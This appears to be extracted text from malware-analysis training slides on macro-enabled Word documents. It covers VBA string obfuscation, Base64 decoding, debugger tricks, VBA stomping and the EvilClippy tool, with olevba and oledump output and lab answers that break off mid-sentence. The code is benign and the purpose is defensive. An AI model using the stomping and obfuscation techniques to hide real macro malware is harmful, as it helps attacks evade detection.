<wne:eventDocOpen/>
</wne:docEvents>
</wne:vbaSuppData>
```



```
<?xml version="1.0" encoding="UTF-8" standalone="yes"
<wne:vbaSuppData xmlns:wpc="http://schemas.microsoft.
<wne:docEvents>
</wne:docEvents>
</wne:vbaSuppData>
```


Can disable on-load functionality this way to modify and execute macros at will

- Still need to use a safe environment in case of mistakes


Disabling Event Handlers – Alternate Method

In a safe environment (e.g. a VM) where Office is configured not to allow macro content


1. Open the document (do not enable macros yet)
2. In the View ribbon, click Macros > View Macros
3. In the “Macros in:” drop-down, select the active document
4. In the Project tree:
 - a. Expand Microsoft Word Objects
 - b. Double click ThisDocument (all one word)
5. Delete or rename the subroutine
6. Save, reopen, enable macros, and edit/run as desired



Disabling Event Handlers – Alternate Method



Disabling Event Handlers – Alternate Method



Malicious Document Lab – soundblaster



1. What type of file is this? How do you know?

2. What is the document extension type? How do you know?

3. Are there any macros? How do you know? If any macros are present, what do they do?

1. What type of file is this? How do you know?

The first two bytes of the file are 50 4B ("PK") which indicates it is a
 ZIP archive. The file's unzipped contents contain a word directory,
 which indicates the file is an OOXML Word document.

2. What is the document extension type? How do you know?

The ContentType for Word document part /word/document.xml is
 application/vnd.ms-word.document.macroEnabled.main+xml,
 which indicates that the document is a macro-enabled document (.docm).

3. Are there any macros? How do you know? If any macros are present, what do they do?

Yes, the document contains a vbaProject.bin part with ContentType
 application/vnd.ms-office.vbaProject, indicating the presence
 of VBA macros. The VBA macros use the SAPI API to vocalize "FLARE RULES"

Detailed Analysis

Common String Obfuscation


Recall concatenation:

- `str = "string1" & "string2"`

Combine this with the `Chr()` function:

- Returns a character by its character code

Example:



```
Sub asdf()  
    MsgBox (Chr(83) & Chr(101) & Chr(99) & Chr(114) &  
        Chr(101) & Chr(116) & Chr(32) & Chr(109) &  
        Chr(101) & Chr(115) & Chr(115) & Chr(97) &  
        Chr(103) & Chr(101))  
End Sub
```

Result:



Data Decoding

Base64 decoding using MSXML2 Document Object Model

- MSXML2.DOMDocument object used here

```
(General)
Function Base64Decode(ByVal b64 As String) As Byte()
    ' Adapted from example at:
    ' https://stackoverflow.com/questions/57138103/how-do-i-decode-a-base64-string-in-ms-word-macro
    Dim oXML
    Dim oNode

    Set oXML = CreateObject("MSXML2.DOMDocument")
    Set oNode = oXML.createElement("b64")

    oNode.dataType = "bin.base64"
    oNode.Text = b64
    Base64Decode = oNode.nodeTypeValue

    Set oNode = Nothing
    Set oXML = Nothing
End Function
```

hide01.ir


VBA Debugger

VBA runtime errors allow debugging

- Example to the right is a type mismatch


Can also set breakpoints, inspect values, and modify code

Example:




```
(General) Testx
Sub Testx()
    Dim something As Byte
    something = Application.Path
    Call MsgBox(something)
End Sub
```

Result:





Debugger:



```
(General) Testx
Sub Testx()
    Dim something As Byte
    something = Application.Path
    Call MsgBox(something)
End Sub
```

Operating the Debugger




Tactics – Dumping Deobfuscated Data

Data will often be decoded to an intermediate variable for later use.

Example:

- buf array below contains data of interest
- Added 5 lines of code to drop this to disk for examination



The screenshot shows a Visual Basic code editor window with a tab labeled '(General)' and a dropdown menu showing 'Howdy'. The code in the editor is as follows:

```
buf() = Base64Decode(s)

Dim outNum As Integer
outNum = FreeFile
Open "C:\Users\user\buf.bin" For Binary As #outNum
Put #outNum, , buf
Close #outNum
```

A large, diagonal watermark 'hide01.ir' is visible across the center of the image.

VBA Stomping


Source Code and p-code

VBA Project contains two copies of code

- Source code
- p-code

p-code is the compiled version of the Source code.

If a version of MS Office that opens the macro doc has an incompatible VB VM and p-code version, then it recompiles from source code.




Source Code and p-code

VBA Stomping de-synchronizes these:

- Source code - Modified to evade alerts etc.
- p-code - Malicious


p-code is NOT the compiled version of the VB text in the document.

If the macro doc is opened in a version of MS Office with the same VB VM and p-code version, it ignores the stomped source code and runs the malicious p-code.




EvilClippy

- Free VBA Stomping Tool by Outflank.
- Advertised as decreasing detections on malicious documents.
- <https://github.com/outflanknl/EvilClippy>



VA Stomping Analysis Tactics

- olevba has experimental detection for VBA Stomping.
- This is a stomped document
- (True Positive)
- Sometimes throws false positives, such as with non-trivial, multi-module VBA projects.



```
C:\WINDOWS\system32\cmd.exe
M:\>olevba Howdy_EvilClippy.docm
olevba 0.55.1 on Python 3.7.0 - http://decalage.info/python/oletools

=====
FILE: Howdy_EvilClippy.docm
Type: OpenXML
Error: [Errno 2] No such file or directory: 'word/vbaProject.bin'.
-----
VBA MACRO ThisDocument.cls
in file: word/vbaProject.bin - OLE stream: 'VBA/ThisDocument'
-----
Private Sub Document_Open()
    Howdy
End Sub
-----
VBA MACRO NewMacros.bas
in file: word/vbaProject.bin - OLE stream: 'VBA/NewMacros'
-----
Sub Howdy()
    MsgBox("Howdy!")
End Sub
-----
+-----+-----+-----+
|Type      |Keyword      |Description|
+-----+-----+-----+
|AutoExec  |Document_Open|Runs when the Word or Publisher document is|
|           |              |opened   |
|Suspicious|VBA Stomping |VBA Stomping was detected: the VBA source|
|           |              |code and P-code are different, this may have|
|           |              |been used to hide malicious code|
+-----+-----+-----+
VBA Stomping detection is experimental: please report any false positive/negative
at https://github.com/decalage2/oletools/issues
```

VBA Stomping Analysis with Microsoft Office

Given an olevba warning about VBA Stomping, it would be nice to be able to:

- Qualify whether the warning is a True Positive
- Recover the original malicious VBA code for analysis instead of resorting to p-code analysis

Can use pcodedmp to compare p-code against source code.

- Not always practical for confirming/refuting VBA Stomping in large, multi-module VBA projects

More robust analysis options available using Microsoft Office itself:

- Contains a decompiler for p-code
- Must use a compatible version of Office, or the malicious p-code will be discarded
- How to establish the correct version of office?

hide01.ir

Establishing the VBA Project Version Number

VBA Project Version	Office Versions
97 00	2010 32-bit
A3 00	2013 32-bit
A6 00	2013 64-bit
AF 00	2016 / 2019 32-bit
B2 00	2016 / 2019 64-bit, and <u>O365 32-bit</u> ➞
B5 00	2021x64

```

C:\WINDOWS\system32\cmd.exe
M:\>"C:\Program Files\Python37\python.exe" oledump.py c:\2021 32bit docm -p plugin_version_vba
A: word\vbaProject.bin
A1:      419 'PROJECT'
A2:      71 'PROJECTwm'
A3: M    1382 'VBA/NewMacros'
A4: m    932 'VBA/ThisDocument'
A5:     2572 'VBA/ VBA PROJECT'
      Plugin: version VBA plugin
      00b2: Office 2016/2019 64-bit
A6:     1188 'VBA/___SRP_0'
A7:      70 'VBA/___SRP_1'
A8:     216 'VBA/___SRP_2'
A9:     103 'VBA/___SRP_3'
A10:    579 'VBA/dir'
M:\>

```

Handling Event Handlers with VBA Stomping

- Must enable macros to see decompilation, or the Macro Editor will display the (potentially stomped) source code.
- Usually desirable to disable auto-executed functions before enabling macros to avoid having them interfere with analysis.
- When working with VBA Stomping, it is necessary to achieve this by disabling the relevant events (i.e. by modifying vbaData.xml).

⊖ Trying to disable an event handler by renaming it, without enabling macros, will cause any stomped source code to be compiled, overwriting the p-code and making it impossible to recover the original code via decompilation.

hide01.ir

Malicious Document Lab – Budget Approval



1. Are there any macros present in the document?

2. Identify the entrypoint of the macros.

3. Consider the sequence of calls in function 1hw409naw3 where a variable is being repeatedly set. What type of value does this variable contain when the sequence is complete?

4. How is the above-mentioned value decoded?

5. Where is the final payload written to disk?

6. How could you extract the final payload?

7. What is the final payload? Hint – it is safe to run, we promise.

1. Are there any macros present in the document?

Yes, the document contains VBA macros.

2. Identify the entrypoint of the macros.

The AutoOpen subroutine is automatically executed when the user
clicks "Enable Content". This subroutine simply calls another function
named 1hw409naw3.

3. Consider the sequence of calls in function 1hw409naw3 where a variable is being repeatedly set. What type of value does this variable contain when the sequence is complete?

The malware reconstructs via concatenation a long Base64 string that
has been split into four different functions.

4. How is the above-mentioned value decoded?

The malware passes the Base64 string to the function bHah394nh which
decodes the Base64 encoding. The array of bytes returned from this
